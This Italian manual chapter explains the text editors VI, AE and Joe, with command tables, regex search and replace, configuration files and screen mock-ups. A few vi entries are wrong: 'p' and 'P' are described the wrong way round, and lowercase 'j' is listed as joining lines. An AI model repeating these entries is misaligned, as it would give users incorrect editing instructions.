I comandi di cancellazione più importanti sono '**`x`**', '**`d`**' seguito da un modificatore e '**`dd`**'. Il primo cancella il carattere che si trova in corrispondenza della posizione attiva, cioè del cursore, il secondo cancella dalla posizione attiva fino all'estensione indicata dal modificatore e il terzo cancella tutta la riga attiva. Con VI non è possibile cancellare il carattere che conclude una riga (il codice di interruzione di riga), di conseguenza, per unire due righe insieme si utilizza il comando '**`J`**' oppure '**`j`**' (bisogna provare).

Tabella 84.3. Elenco dei comandi utilizzabili per cancellare.

Comando	Descrizione
x	Cancella il carattere che si trova sulla posizione attiva.
J oppure j	Unisce la riga attiva con quella successiva.
dd	Cancella la riga attiva.
d*mod*	Cancella dalla posizione attiva fino all'estensione indicata dal modificatore.
D	agisce come '**`d$`**'.

Esempi

`5x`

Ripete cinque volte la cancellazione di un carattere. In pratica, cancella cinque caratteri.

`2dd`

Ripete due volte la cancellazione di una riga. In pratica, cancella la riga attiva e quella seguente.

`dw`

Cancella a partire dalla posizione attiva, fino al raggiungimento della prossima parola.

`2dw`

Ripete per due volte il tipo di cancellazione dell'esempio precedente. In pratica cancella fino all'inizio della seconda parola.

`d2w`

Cancella a partire dalla posizione attiva, fino al raggiungimento della seconda parola successiva. In pratica, esegue la stessa operazione del comando '**`2dw`**'.

db

Cancella a ritroso, dalla posizione corrente fino all'inizio della prima parola che viene incontrata.

d$

Cancella a partire dalla posizione attiva fino alla fine della riga.

d5G

Cancella dalla posizione attiva fino all'inizio della riga numero cinque.

84.1.10 Sostituzione

La modifica del testo inserito può avvenire attraverso i comandi di cancellazione già visti, oppure attraverso comandi di sostituzione. Generalmente si tratta di comandi che prima cancellano parte del testo e subito dopo attivano l'inserimento.

I comandi di sostituzione più importanti sono '**c**' seguito da un modificatore e '**cc**'. Il primo sostituisce dalla posizione attiva fino all'estensione indicata dal modificatore e il secondo sostituisce tutta la riga attiva.

A fianco di questi se ne aggiungono un paio che possono essere utili proprio per il fatto che non passano alla modalità di inserimento: '**r***x*' e '**~**'. Il primo sostituisce il carattere in corrispondenza del cursore con quello rappresentato da *x* e il secondo inverte le lettere minuscole in maiuscole e viceversa.

Tabella 84.4. Elenco dei comandi di sostituzione e rimpiazzo.

Comando	Descrizione
C	Sostituisce dalla posizione attiva alla fine della riga.
cc	Sostituisce la riga attiva a partire dall'inizio.
c*mod*	Sostituisce dalla posizione attiva fino all'estensione indicata dal modificatore.
r*x*	Rimpiazza quanto contenuto nella posizione attiva con *x*.
~	Inverte maiuscole e minuscole.

Esempi

cc

Sostituisce la riga attiva.

c$

Sostituisce a partire dalla posizione attiva fino alla fine della riga.

rb

Rimpiazza il carattere che si trova nella posizione attiva con la lettera «b».

10~

Inverte le lettere maiuscole e minuscole a partire dalla posizione attiva, per 10 caratteri.

84.1.11 Copia e spostamento di porzioni di testo

La gestione della copia e dello spostamento di testo attraverso VI è un po' complicata. Per questa attività si utilizzano delle aree temporanee di memoria alle quali si possono accodare diverse parti di testo.

L'operazione con la quale si copia una porzione di testo in un'area temporanea di memoria viene detta *yanking*, ovvero estrazione, giustificando così l'uso della lettera «y» nei comandi che compiono questa funzione.

Le aree temporanee di memoria per lo spostamento o la copia di testo possono essere 27: una per ogni lettera dell'alfabeto e una aggiuntiva senza nome.

Il modo più semplice di gestire questo meccanismo è quello di usare l'area temporanea senza nome. Per copiare una porzione di testo si può utilizzare il comando '`y`' seguito da un modificatore, oppure il comando '`yy`' che invece si riferisce a tutta la riga attiva. Per incollare il testo copiato, dopo aver posizionato il cursore nella posizione di destinazione, si può utilizzare il comando '`p`' oppure '`P`', a seconda che si intenda incollare prima o dopo la posizione del cursore.

Il comandi '`p`' e '`P`' non cancellano il contenuto dell'area temporanea, di conseguenza, se serve si può ripetere l'operazione di inserimento riutilizzando questi comandi.

Se invece di copiare si vuole spostare il testo, al posto dei comandi di estrazione si possono usare quelli di cancellazione, che, anche se non era stato chiarito precedentemente, prima di cancellare il testo fanno una copia nell'area temporanea.

Tabella 84.5. Elenco dei comandi per le operazioni di copia e spostamento di testo che fanno uso dell'area temporanea di memoria senza nome.

Comando	Descrizione
yy	Copia la riga attiva nell'area temporanea.
y*mod*	Copia nell'area temporanea il testo fino all'estensione indicata dal modificatore.
dd	Trasferisce la riga attiva nell'area temporanea.
d*mod*	Trasferisce nell'area temporanea il testo fino all'estensione indicata dal modificatore.
p	Incolla prima della posizione del cursore.
P	Incolla dopo la posizione del cursore.

Esempi

5yy

Copia nell'area temporanea cinque righe a partire da quella attiva.

yw

Copia nell'area temporanea il testo che parte dalla posizione attiva fino all'inizio della prossima parola.

y$

Copia nell'area temporanea il testo che parte dalla posizione attiva fino alla fine della riga.

3dd

Sposta nell'area temporanea tre righe a partire da quella attiva.

2P

Incolla due copie del testo contenuto nell'area temporanea a partire dalla posizione a sinistra del cursore.

84.1.12 Copia e spostamento con nome

Quando si vogliono utilizzare delle aree temporanee di memoria specifiche, cioè identificate attraverso le lettere dell'alfabeto, si procede nei modi già visti nel caso dell'uso dell'area temporanea senza nome, con la differenza che i comandi sono preceduti da '**"***x*', dove *x* è la lettera che si vuole usare.

Si introduce però una novità importante: è possibile aggiungere del testo a un'area temporanea: basta indicarla attraverso una lettera maiuscola.

Tabella 84.6. Elenco dei comandi per le operazioni di copia e spostamento di testo che fanno uso delle aree temporanee con nome.

Comando	Descrizione
"*x*yy	Copia la riga attiva nell'area temporanea *x*
"*x*y*mod*	Copia nell'area temporanea *x* il testo fino all'indicazione dal modificatore.
"*x*dd	Trasferisce la riga attiva nell'area temporanea *x*.
"*x*d*mod*	Trasferisce nell'area temporanea *x* il testo fino all'indicazione dal modificatore.
"*x*p	Incolla il contenuto dell'area temporanea *x* prima del cursore.
"*x*P	Incolla il contenuto dell'area temporanea *x* dopo il cursore.

Esempi

"adw

Sposta il testo nell'area temporanea '**a**', a partire dalla posizione attiva fino all'inizio della prossima parola.

"a5yy

Copia cinque righe nell'area temporanea '**a**', a partire dalla posizione attiva (inclusa).

"A3yy

Aggiunge tre righe nell'area temporanea '**a**', a partire dalla posizione attiva (inclusa).

"a2P

Incolla due copie del contenuto dell'area temporanea '**a**', a partire dalla posizione precedente a quella su cui si trova il cursore.

84.1.13 Ricerche

Per effettuare delle ricerche all'interno del documento aperto con VI si possono utilizzare le espressioni regolari (capitolo 316) attraverso due comandi un po' strani: '**/**' e '**?**'. La sintassi per la ricerca in avanti è:

```
/modello
```

mentre per la ricerca a ritroso è la seguente:

```
?modello
```

Nel momento in cui si preme il tasto della barra obliqua o del punto interrogativo, VI visualizza il comando nella riga inferiore dello schermo permettendone il controllo e la correzione come avviene per i comandi che iniziano con i due punti. Al termine, l'inserimento di questo tipo di comando deve essere concluso con un [*Invio*].

Tabella 84.7. I comandi di ricerca attraverso espressioni regolari.

Comando	Descrizione
/*modello*	Cerca in avanti una corrispondenza con il modello indicato.
?*modello*	Cerca all'indietro una corrispondenza con il modello indicato.
n	Ripete l'ultimo comando '**/**' o '**?**'.
N	Ripete l'ultimo comando '**/**' o '**?**' in modo inverso .

Il tipo di espressione regolare che può essere utilizzato con VI è solo quello elementare e valgono in particolare le regole indicate nella tabella 84.8.

Tabella 84.8. Le espressioni regolari che dovrebbero essere disponibili con la maggior parte delle realizzazioni di VI.

Simbolo	Descrizione
.	Corrisponde a un carattere qualsiasi.
\	Fa perdere il significato speciale che può avere il carattere seguente.
^	Corrisponde all'inizio di una riga.
$	Corrisponde alla fine di una riga.
[*abc*]	Corrisponde a un carattere qualsiasi tra quelli tra parentesi quadre.
[^*abc*]	Corrisponde a un carattere qualsiasi diverso da quelli tra parentesi quadre.
[*a*-*z*]	Un carattere qualsiasi nell'intervallo compreso tra *a* e *z*.
[^*a*-*z*]	Un carattere qualsiasi diverso dall'intervallo compreso tra *a* e *z*.

Esempi

`/[Ll]inux`

Cerca in avanti tutte le stringhe corrispondenti a «Linux» oppure «linux».

`/\.$`

Cerca in avanti il punto finale di una riga (si osservi l'uso della barra obliqua inversa per togliere il significato speciale che ha il punto in un'espressione regolare).

84.1.14 Ricerche e sostituzioni

La ricerca e sostituzione sistematica avviene attraverso un comando particolare che inizia con i due punti. La sua sintassi è la seguente:

:*inizio*,*fine*s/*modello_da_cercare*/*sostituzione*/[g][c]

L'indicazione *inizio* e *fine* fa riferimento alle righe su cui intervenire. Si possono indicare dei numeri, oppure dei simboli con funzioni simili. Il simbolo '**$**' può essere usato per indicare l'ultima riga del file. Un punto singolo ('**.**') rappresenta la riga attiva. Il simbolo '**%**' viene invece utilizzato da solo per indicare tutte le righe del file.

Il modello utilizzato per la ricerca viene espresso secondo la forma delle espressioni regolari.

Normalmente, il valore da sostituire al modello cercato è fisso, ma può contenere un riferimento alla stringa trovata, attraverso il simbolo '**&**'.

La direttiva '**g**' specifica che si deve intervenire su tutte le occorrenze della corrispondenza con il modello, altrimenti la sostituzione riguarda solo la prima di queste.

La direttiva '**c**' specifica che ogni sostituzione deve essere confermata espressamente.

Esempi

`:1,$s/pippo/pappa/g`

Sostituisce ogni occorrenza della parola «pippo» con la parola «pappa». La ricerca viene effettuata a partire dalla prima riga fino all'ultima.

`:%s/pippo/pappa/g`

Questo è un modo alternativo per eseguire la stessa operazione dell'esempio precedente: il simbolo '`%`' rappresenta da solo tutte le righe del file.

`:.,10s/^..//g`

Elimina i primi due caratteri ('`^..`') da 10 righe a partire da quella attiva.

`:%s/^..//gc`

Esegue la stessa operazione dell'esempio precedente, applicando la sostituzione su tutto il file, richiedendo però conferma per ogni sostituzione.

`:.,10s/^/xxxx/g`

Inserisce la stringa «xxxx» all'inizio di 10 righe a partire da quella attiva.

84.1.15 Annullamento dell'ultimo comando

VI permette di annullare l'ultimo comando inserito attraverso il comando '**`u`**'. A seconda della realizzazione di VI utilizzata, richiamando nuovamente il comando '**`u`**' si riottengono le modifiche annullate precedentemente, oppure si continuano ad annullare gli effetti dei comandi precedenti.

Tabella 84.9. Annullamento di un comando.

Comando	Descrizione
u	Annulla l'ultimo comando.
U	Annulla le modifiche sulla riga attiva.

84.1.16 Caricamento, salvataggio e conclusione

Il file o i file utilizzati per la modifica (compresi quelli che si creano) vengono aperti normalmente attraverso l'indicazione nella riga di comando, al momento dell'avvio dell'eseguibile '**`vi`**'.

Il salvataggio di un file può essere fatto per mezzo del comando '**`:w`**' (*write*) seguito eventualmente dal nome del file (quando si vuole salvare con un nome diverso oppure quando si sta creando un file nuovo). La conclusione dell'attività di VI si ottiene con il comando '**`:q`**' (*quit*). I comandi possono essere combinati tra loro, per esempio quando si vuole salvare e concludere l'attività simultaneamente con il comando '**`:wq`**'. Il punto esclamativo ('**`!`**') può essere usato alla fine di questi comandi per forzare le situazioni, come quando si vuole concludere l'attività senza salvare con il comando '**`:q!`**'.

Dal momento che VI non mostra normalmente alcuna informazione riferita al file su cui si opera (compreso il nome), il comando '**`:f`**' (oppure la combinazione [*Ctrl+g*]) mostra sulla riga inferiore dello schermo: il nome del file aperto, le dimensioni e il numero della riga attiva.

Tabella 84.10. I comandi per il caricamento dei file e il loro salvataggio.

Comando	Descrizione
:e *nome_file*	Carica il file indicato per poterlo modificare.
:e!	Ricarica il file annullando le modifiche fatte nel frattempo.
:r *nome_file*	Legge il file indicato e ne inserisce il contenuto dopo la riga attiva.
:f	Mostra il nome e le caratteristiche del file aperto.
:w	Salva.
:w *nome_file*	Salva una copia con il nome indicato.
:wq	Salva e termina l'esecuzione.
:q	Fine lavoro.
:q!	Fine lavoro forzato.

Figura 84.4. VI durante l'esecuzione del comando '**:w**', prima della pressione conclusiva del tasto [*Invio*]

```
Il mio primo documento scritto con vi.

Non è facile, ma ne vale ugualmente la pena
~
~
~
~
~
~
:w esempio_
```

84.1.17 Variabili

VI ha ereditato da EX delle variabili di configurazione. Non si tratta di variabili di ambiente, ma di variabili interne a VI. Per attivare una variabile si utilizza il comando seguente:

`:set [no]` *nome_della_variabile*

Il prefisso '**no**', prima del nome della variabile, serve per disattivarla. La tabella 84.11 mostra l'elenco di alcune di queste variabili.

Tabella 84.11. Variabili utilizzate da VI attraverso il comando '**:set**'.

Variabile	Descrizione
autoindent	Mantiene i livelli di rientro nelle righe nuove.
beautify	Elimina i caratteri speciali non stampabili.
ignorecase	Nelle ricerche, ignora la differenza tra maiuscole e minuscole.
list	Mostra i caratteri di tabulazione e di interruzione di riga.
number	Visualizza i numeri delle righe.
ruler	Visualizza le coordinate del cursore alla base dello schermo.

Esempi

`:set nolist`

Disabilita la visualizzazione dei caratteri di tabulazione e di fine riga.

`:set number`

Visualizza i numeri di riga.

84.1.18 Comandi particolari

Di seguito sono elencati una serie di comandi particolari che non sono stati inclusi nelle categorie precedenti.

- `m`*x*

  Etichetta la posizione corrente con la lettera rappresentata da *x*. Valgono solo le lettere minuscole. Il testo non viene modificato.

- `'`*x*

  Sposta il cursore all'inizio della riga che contiene l'etichetta rappresentata da *x*.

- [*Ctrl+L*]

  Riscrive la schermata: se sono apparsi messaggi che creano difficoltà alla visualizzazione del testo su cui si sta lavorando, questo comando permette di farli scomparire mostrando il testo effettivo del file.

- `:!`*comando*

  Esegue il comando di shell indicato.

- `:ab` *abbreviazione testo_da_sostituire*

  Permette di stabilire un'abbreviazione che verrà sostituita sistematicamente con tutto quello che segue il comando. Se si usa '**`:ab`**' da solo, si ottiene un elenco delle abbreviazioni disponibili.

84.1.19 File di configurazione

Può essere utilizzato il file '`~/.exrc`' per personalizzare la configurazione di VI attraverso comandi *colon* (quelli tipici di EX). Le cose più comuni che appariranno all'interno di questo file saranno la definizione di abbreviazioni e la definizione di alcune variabili. Segue un esempio.

```
:ab lx Linux
:ab xwin X Window System
:set autoindent
:set number
```

84.1.20 Problemi di portabilità

Uno dei vantaggi importanti nell'uso di VI sta nella disponibilità di realizzazioni di questo programma per qualsiasi piattaforma. All'inizio di questo gruppo di sezioni su VI si accennava al fatto che esiste un'ottima versione Dos in grado di funzionare molto bene anche con i vecchi elaboratori dotati di poca memoria.

Quando si trasferiscono testi da un sistema GNU/Linux a Dos e viceversa si pone il problema dell'insieme di caratteri a disposizione: su GNU/Linux si utilizza presumibilmente la codifica Latin 1, mentre con il Dos no.

La soluzione più semplice a questo problema è probabilmente quella di usare Latin 1 in generale e di convertire le lettere accentate Dos in Latin 1 quando possibile. Per questo si può realizzare un semplice file di comandi da eseguire automaticamente utilizzando l'opzione '**`-s`**'.[4]

[4] Le sigle '**`~E`**', '**`~J`**', ecc. rappresentano le lettere accentate della codifica utilizzata nei sistemi Dos. Per scrivere un file del genere, occorrono due fasi: una in un ambiente che accetti la codifica Latin 1 e l'altra in Dos.

```
:1,$s/~E/à/g
:1,$s/~J/è/g
:1,$s/~B/é/g
:1,$s/~M/ì/g
:1,$s/~U/ò/g
:1,$s/~W/ù/g
```

In pratica, la sintassi da usare all'avvio di VI dovrebbe essere la seguente:

`vi -s` *file_comandi* *file_da_elaborare*

In generale, i problemi legati alla conversione di un file da un insieme di caratteri all'altro, si risolvono attraverso l'uso di '**`recode`**', descritto nel capitolo 342.

84.2 AE

AE [5] è un programma per la creazione e la modifica di file di testo che non ha doti particolari, però viene utilizzato alle volte, anche in sostituzione a VI, date le sue dimensioni ridotte e la sua configurabilità. In pratica, è importante conoscere l'uso elementare di AE perché si potrebbe essere costretti a usarlo quando ci si trova in condizioni di emergenza.

84.2.1 Configurazione di AE

AE, pur essendo un programma che utilizza poche risorse, consente una configurazione dettagliata del suo funzionamento. Questo permette di solito di farlo funzionare in modo simile a VI o a Emacs. In generale, non è il caso di intervenire nella configurazione, tuttavia è bene sapere come si articola.

Il file di configurazione generale è '`/etc/ae.rc`', mentre per una configurazione particolare, AE utilizza il file '`./ae.rc`', se esiste, oppure il file '`~/ae.rc`' (nella directory personale dell'utente).

L'eseguibile '**`ae`**' può essere avviato anche con l'opzione '**`-f`**' per indicare un file di configurazione alternativo. Questo fatto viene sfruttato alle volte per realizzare degli script che permettono di avviarlo al posto di altri programmi del genere, utilizzando la configurazione migliore per emularne il comportamento.

84.2.2 Avvio di AE

`ae` [`-f` *file_di_configurazione*] [*file*]

La sintassi per l'utilizzo dell'eseguibile '**`ae`**' è molto semplice e si spiega praticamente da sola: se si usa l'opzione '**`-f`**' si intende indicare esplicitamente un file di configurazione particolare.

Figura 84.5. Avvio di AE.

```
File "" 0 bytes.
File read and write  ^X I ^X^S      Left, down, up, right   ^B  ^N  ^P  ^F
Version, exit, quit  ^X^V ^X^C ^Q   Word left and right     <esc>B  <esc>F
Macros               ^M             Page down and up        ^V      <esc>V
Help on and off      ^X^H           Front and end of line   ^A      ^E
Redraw               ^L             Top and end of file     <esc><  <esc>>
Insert               typed keys     Delete left and right   BACKSPACE DEL
Literal escape       ^[             Block, cut, paste       ^@   ^W   ^Y
Undo                 ^_             Invert case             <esc>C
....5...10....5...20....5...30....5...40....5...50....5...60....5...70....5...80
_
<< EOF >>
```

[5] **AE** software libero con licenza speciale

In condizioni normali, avviando AE senza indicare argomenti si dovrebbe vedere quello che qui viene mostrato nella figura 84.5. Nella parte superiore dello schermo vengono riepilogati i comandi più importanti, annotati con la simbologia tradizionale del tipo '`^`*x*', a rappresentare delle combinazioni di tasti del tipo [*Ctrl+x*].

Se si utilizza AE da una console virtuale di GNU/Linux, non si dovrebbero avere problemi a spostare il cursore con i tasti freccia e gli altri tasti usati solitamente per questi scopi; inoltre, dal quadro che si vede, dovrebbe essere chiaro che si possono usare i comandi [*Ctrl+x*][*i*] e [*Ctrl+x*][*Ctrl+s*], rispettivamente per caricare e per salvare un file.

84.2.3 Compatibilità con VI

AE può essere configurato per funzionare in modo simile a VI. È il caso di sottolineare questo fatto, perché può capitare di dover usare un sistema GNU/Linux minimo di emergenza in cui con il comando '**`vi`**' si ottiene invece l'avvio di AE in una modalità pseudo-VI: è proprio questa compatibilità incompleta che può creare disagio in quelle situazioni.

La configurazione normale di AE per l'uso compatibile con VI, fa sì che AE si presenti normalmente come si vede nella figura 84.6 (dove in particolare AE viene usato per modificare il file '`/etc/lilo.conf`').

> Dal riepilogo dei comandi nella parte superiore dello schermo si possono riconoscere alcuni comandi tipici di VI, tuttavia, si deve tenere presente che quelli che iniziano con i classici due punti ('**`:`**'), non vengono mostrati nella parte bassa dello schermo, come invece accade nella tradizione, ma si digitano alla cieca.

Figura 84.6. Avvio di AE con la configurazione che lo rende compatibile con VI.

```
File "/etc/lilo.conf" 295 bytes read.
File read and write     :r      :w      Left, down, up, right   h,j,k,l
exit and abort          :q      :q!     Word left and right     b       w
Macros                  :map            Page down and up        PgDn PgUp
Help on and off         F1              Front and end of line   0       $
Version Redraw          :ver    ^L       Top and bottom of file  Home End
Insert                  i               Delete left and right   X       x
Open                    O       o       Append                  A       a
Delete                  dd      d[wb0]  Copy                    yy      y[wb0]
Literal escape          ^V               Block, cut, and paste   F2  F3  F4
Undo                    u               Invert case             ~
Print   (only upper)    P       p       Shift   (only right)    >>
....5...10....5...20....5...30....5...40....5...50....5...60....5...70....5...80
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
image=/boot/vmlinuz-2.2.1-1
        label=linux
        root=/dev/hda4
        append="console=tty10"
        read-only
image=/boot/vmlinuz-2.2.1-2
```

Per esempio, volendo salvare le modifiche del file, occorre digitare il comando '**`:w`**' seguito da [*Invio*], senza vederlo apparire da nessuna parte.

84.3 Joe

Joe [6] è solo uno tra i tanti programmi adatti per la creazione e la modifica di file di testo. Il vantaggio principale di questo programma è l'assenza di una modalità di comando distinta da quella di inserimento del testo, come invece avviene con VI. Il suo difetto principale è l'assenza di un menù.

Può gestire più file contemporaneamente, collocandoli all'interno di finestre differenti.

84.3.1 Configurazione di Joe

A prima vista non sembrerebbe, ma Joe è un programma altamente configurabile. Per questo viene utilizzato un file di configurazione contenente opzioni predefinite, comandi della tastiera e schede di guida (*help*).

Il file di configurazione viene cercato:

- nella directory corrente;
- nella directory personale dell'utente;
- in '`/etc/joe/`'.

La distribuzione normale di Joe fornisce diversi file di configurazione, che vengono presi in considerazione a seconda del nome utilizzato per avviare il programma (per esempio attraverso un collegamento simbolico).

Le indicazioni sul funzionamento di Joe che appaiono nelle sezioni seguenti, fanno riferimento alla configurazione normale, quella contenuta nel file '`/etc/joe/joerc`' che viene utilizzata in modo predefinito quando l'utente avvia il programma con il suo nome originale e non ha predisposto alcuna configurazione personalizzata.

Se si vuole personalizzare la configurazione, conviene copiare questo file nella propria directory personale e rinominarlo, in modo da ottenere '`~/.joerc`'.

84.3.2 Avvio di Joe

`joe` [*opzioni_globali*] [[*opzioni_particolari*] *file*]...

L'eseguibile '**`joe`**' può essere avviato o meno con l'indicazione di uno o più file su cui intervenire. I file indicati, esistenti, vengono aperti e collocati ognuno in una finestra del programma, mentre quelli che non esistono vengono creati.

Le opzioni sono suddivise in due gruppi: quelle globali che intervengono su tutti i file e sono collocate prima di qualunque indicazione di file; quelle particolari che precedono il nome del file a cui si riferiscono.


Joe può essere avviato con altri nomi, attraverso la predisposizione di collegamenti, oppure modificando direttamente il nome dell'eseguibile. A seconda del nome, viene utilizzato un file di configurazione differente che adatta Joe al funzionamento di altri programmi del genere. Per conoscere queste caratteristiche particolari, si può consultare la documentazione originale.

Quando si avvia Joe senza l'indicazione di alcuna opzione, né di alcun file, il programma si presenta come nella figura 84.7. Viene mostrata una finestra centrale destinata a contenere il testo di un file da creare, con sopra una riga di stato e in basso le note sul copyright.

---

[6] **Joe** GNU GPL

Figura 84.7. Avvio di Joe.

```
    IW   Unnamed                      Row 1    Col 1   10:07  Ctrl-K H for help
_














** Joe’s Own Editor v2.8 ** Copyright (C) 1995 Joseph H. Allen **l-K H for help
```

Come si può osservare, sulla riga di stato appaiono: le lettere ‘**I**’ e ‘**W**’ che stanno rispettivamente per *insert* e *wrap*; il nome del file, in questo caso ‘**Unnamed**’; la posizione del cursore; l’ora; un promemoria che ricorda come fare per richiamare la guida interna (con la sequenza [*Ctrl+k*][*h*]).

La riga di stato viene aggiornata a intervalli regolari di un secondo, questo per non appesantire il sistema con un’attività che in generale non è urgente.

Una funzione importante della riga di stato è quella di visualizzare, nella parte sinistra, l’inserimento di un comando composto da una sequenza di tasti, in modo da poter controllare ciò che si sta facendo o ciò che non è stato terminato.

La riga inferiore dello schermo viene utilizzata normalmente per l’inserimento di informazioni che completano un comando, come il nome di un file da salvare o da caricare. Quando questa parte non viene utilizzata, la finestra contenente il testo del file su cui si lavora si riappropria di quello spazio.

Alcune opzioni globali

```
-asis
```

Uno dei problemi a cui si va incontro con i programmi da utilizzare in un terminale a caratteri è quello della codifica ASCII che può essere visualizzata sullo schermo. Generalmente è consentita la visualizzazione dei codici che utilizzano il primi 7 bit, cosa che esclude le lettere accentate e altri simboli speciali.

Questa opzione fa in modo che si utilizzi una codifica a 8 bit, visualizzando così tutti i simboli. Se il terminale a disposizione non lo consente, è meglio non attivare questa opzione: Joe mostrerà dei simboli alternativi, evidenziandoli in modo da lasciare intendere che in realtà si tratta di qualcosa di diverso.

```
-exask
```

La conclusione normale dell’attività con un file coincide con il salvataggio dello stesso (si ottiene con la sequenza [*Ctrl+k*][*x*]). Con questa opzione, si vuole fare in modo che venga sempre richiesta una conferma, in modo da avere la possibilità di cambiare nome.

```
-help
```

Visualizza il riassunto dei comandi a disposizione nella parte superiore dello schermo, come quando si utilizza la sequenza [*Ctrl+k*][*h*].

```
-marking
```

Con questa opzione si facilita la visualizzazione del testo che viene marcato quando si vuole iniziare un'operazione di taglia-copia-incolla.

```
-lightoff
```

Con questa opzione si fa in modo che al termine di un'operazione di copia, il testo non sia più evidenziato. Potrebbe non essere opportuno attivare questa opzione quando si intendono eseguire varie operazioni di copia successive con lo stesso blocco di partenza.

Alcune opzioni particolari

```
-crlf
```

Fa in modo che le righe siano terminate con la sequenza *<CR><LF>* come si fa nell'ambiente Dos.

```
-rdonly
```

Il file viene aperto in sola lettura.

84.3.3 Comandi

I comandi che si possono impartire a Joe sono generalmente in forma di sequenza di tasti iniziata da una combinazione con il tasto [*Ctrl*]. Da un punto di vista tecnico, questo è un vantaggio, perché non si usano combinazioni con un tasto [*meta*] che può essere un problema attraverso un terminale. Con questo programma, non esistono quindi le modalità di funzionamento che distinguono tra la fase di inserimento e modifica e la fase di comando, come avviene invece con VI.

Teoricamente si può fare tutto utilizzando solo combinazioni con il tasto [*Ctrl*], anche se in pratica, quando il terminale lo consente, conviene utilizzare anche tasti con funzionalità comuni come i tasti freccia, i tasti pagina, [*Backspace*], [*Canc*] e [*Esc*]. In particolare, conviene ricordare che [*Esc*] corrisponde a [*Ctrl+[*] («control», «parentesi quadra aperta»).

La documentazione di Joe e la sua guida interna, utilizzano la notazione tradizionale per indicare le combinazioni di tasti e le sequenze di questi. per cui, '**`^KH`**' rappresenta la sequenza [*Ctrl+k*][*h*].

Tutto quello che si fa con Joe può essere interrotto con la combinazione [*Ctrl+c*]. Se si stava introducendo un comando, questo viene annullato, mentre se ci si trovava semplicemente a inserire o modificare il testo, viene proposta la conclusione (senza salvataggio) dell'attività su quel file particolare. Fortunatamente viene chiesta una conferma e si può annullare nuovamente con un'ulteriore combinazione [*Ctrl+c*].

84.3.4 Guida interna

La guida interna di Joe è semplicemente un promemoria di comandi che occupano la parte superiore dello schermo, lasciando la parte inferiore per le operazioni di inserimento e modifica del testo. Per visualizzarla e successivamente per farla scomparire, si utilizza la sequenza [*Ctrl+k*][*h*], come suggerisce la riga di stato nella parte destra. La figura 84.8 mostra un esempio di questa guida.

Figura 84.8. La guida interna di Joe.

```
   Help Screen    turn off with ^KH    more help with ESC . (^[.)
 CURSOR           GO TO            BLOCK      DELETE   MISC         EXIT
 ^B left ^F right ^U  prev. screen ^KB begin  ^D char. ^KJ reformat ^KX save
 ^P up   ^N down  ^V  next screen  ^KK end    ^Y line  ^T  options  ^C  abort
 ^Z previous word ^A  beg. of line ^KM move   ^W >word ^R  refresh  ^KZ shell
 ^X next word     ^E  end of line  ^KC copy   ^O word< ^@  insert   FILE
 SEARCH           ^KU top of file  ^KW file   ^J >line SPELL        ^KE edit
 ^KF find text    ^KV end of file  ^KY delete ^_ undo  ^[N word     ^KR insert
 ^L  find next    ^KL to line No.  ^K/ filter ^^ redo  ^[L file     ^KD save
    IW   Unnamed                      Row 1    Col 1   10:24  Ctrl-K H for help
_
```

La guida si compone di diverse schede. La prima di queste è quella che si vede nella figura, mentre le successive si ottengono con la sequenza [*Esc*][.] (escape punto). Quando si scorre tra le schede, per tornare a una scheda precedente si utilizza la sequenza [*Esc*][,] (escape virgola).

84.3.5 Inserimento e modifica normali

La scrittura e la modifica di testo avviene nel modo più semplice: la pura digitazione. Come ripetuto più volte, Joe non distingue la modalità di inserimento e modifica da quella di comando, perché i comandi utilizzano combinazioni di tasti a base di [*Ctrl*]. La tabella 84.12 riassume brevemente le possibilità esistenti.

Tabella 84.12. Riepilogo delle funzionalità di inserimento e modifica di testo con Joe.

Comando	Alternativa	Descrizione
Caratteri normali		Inseriscono il testo corrispondente.
Ctrl+h	Backspace	Cancella il carattere a sinistra del cursore.
Ctrl+d	Canc	Cancella il carattere in corrispondenza del cursore.
Invio		Inserisce un'interruzione di riga.
Ctrl+y		Elimina la riga su cui si trova il cursore.
Ctrl+j		Elimina il testo tra il cursore e la fine della riga.
Ctrl+_	Ctrl+-	Annulla l'ultimo comando, compresa la digitazione.
Ctrl+^	Ctrl+ì	Ripete l'ultimo comando annullato, compresa la digitazione.
Ctrl+r		Ripristina il testo sullo schermo.

È importante ricordare che i caratteri che utilizzano più di 7 bit non vengono visualizzati se non si specifica l'opzione '**-asis**' o se non si configura il file '`~/.joerc`' in tal senso.

84.3.5.1 Caratteri di controllo e metacaratteri

Joe consente di utilizzare delle sequenze particolari di simboli per l'inserimento di codici ASCII che non possono essere scritti altrimenti. Per l'inserimento di questi codici, si possono usare due tipi di sequenze denominate: caratteri di controllo e metacaratteri.

